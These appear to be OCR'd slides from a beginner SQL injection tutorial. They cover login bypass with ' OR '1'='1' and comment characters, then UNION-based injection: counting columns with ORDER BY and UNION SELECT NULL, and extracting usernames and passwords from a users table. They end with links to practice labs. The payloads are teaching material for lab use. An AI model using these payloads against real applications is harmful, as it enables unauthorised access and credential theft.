
OR

ALWAYS TRUE

ALWAYS TRUE

PAYLOAD WITH COMMENTS


```
username = ‘ OR ‘1’=‘1’ #
```



```
SELECT * from login where username=‘‘ OR ‘1’=‘1’-- ‘ and password = ‘’ ;

SELECT * from login where username=‘‘ OR ‘1’=‘1’ #’ and password = ‘’ ;
```

USEFUL SQL COMMANDS

1. End a query: ’;’
2. all details (*)
3. Comments: --,#, /*
4. OR 1=1: The WHERE condition is always true



PRACTICAL TIME !!

UNION ATTACKS

user id

SUBMIT

NAMES

firstname	surname
admin	admin
alice	parker
bob	stark

USERS

user	passwords
admin	6cd472fe289…1a23f16
alice	454c316802…eaf47afb8
bob	ed2542a2749.4a513584

The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query


```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

This SQL query will return a single result set with two columns, containing values from columns a and b in table1 and columns c and d in table2.

For a UNION query to work, two key requirements must be met:

1. The individual queries must return the same number of columns.
2. The data types in each column must be compatible between the individual queries.

1.ORDER BY




```
' ORDER BY 1--

' ORDER BY 2--

' ORDER BY 3--
          .
          .
          .
          n
```

The ORDER BY position number n is out of range of the number of items in the select list.

= N-1 columns

2.UNION SELECT



```
' UNION SELECT NULL--

' UNION SELECT NULL,NULL--

' UNION SELECT NULL,NULL,NULL--
```

⋮


n

All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists

= N-1 columns

ATTACK

When you have determined the number of columns returned by the original query and found which columns can hold string data, you are in a position to retrieve interesting data.



```
id = XXX’  <= QUERY
```

```
' UNION SELECT user, password FROM users--
```

PRACTICE

DVWA	https://dvwa.co.uk/
Try Hack Me	https://tryhackme.com/room/dvwa
Web Security Academy	https://portswigger.net/web-security/sql-injection

THANK YOU